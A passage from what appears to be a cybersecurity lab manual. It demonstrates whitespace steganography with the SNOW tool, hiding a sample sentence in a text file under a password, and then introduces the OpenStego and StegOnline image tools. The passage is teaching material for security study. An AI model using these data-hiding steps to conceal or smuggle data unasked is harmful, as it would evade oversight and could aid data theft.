
Note: (Here, **magic** is the password, but you can type your desired password. **readme2.txt** is the name of the file that will automatically be created in the same location.)




8. Now, the data ("**My Swiss bank account number is 45656684512263**") is hidden inside the **readme2.txt** file with the contents of **readme.txt**.

9. The file **readme2.txt** has become a combination of **readme.txt + My Swiss bank account number is 45656684512263**.

10. Now, type **snow -C -p "magic" readme2.txt**. It will show the content of readme.txt (the password is magic, which was entered while hiding the data in **Step 7**).



11. To check the file in the GUI, open the **readme2.txt** in **Notepad**, and go to **Edit** --> **Select All**. You will see the hidden data inside **readme2.txt** in the form of spaces and tabs, as shown in the screenshot.



12. This concludes the demonstration of how to hide data using whitespace steganography.

13. Close all open windows and document all the acquired information

Task 5: Image Steganography using OpenStego and StegOnline

Images are popular cover objects used for steganography. In image steganography, the user hides the information in image files of different formats such as .PNG, .JPG, or .BMP.

OpenStego


OpenStego is an image steganography tool that hides data inside images. It is a Java-based application that supports password-based encryption of data for an additional layer of security. It uses the DES algorithm for data encryption, in conjunction with MD5 hashing to derive the DES key from the provided password.

StegOnline


StegOnline is a web-based, enhanced and open-source port of StegSolve. It can be used to browse through the 32 bit planes 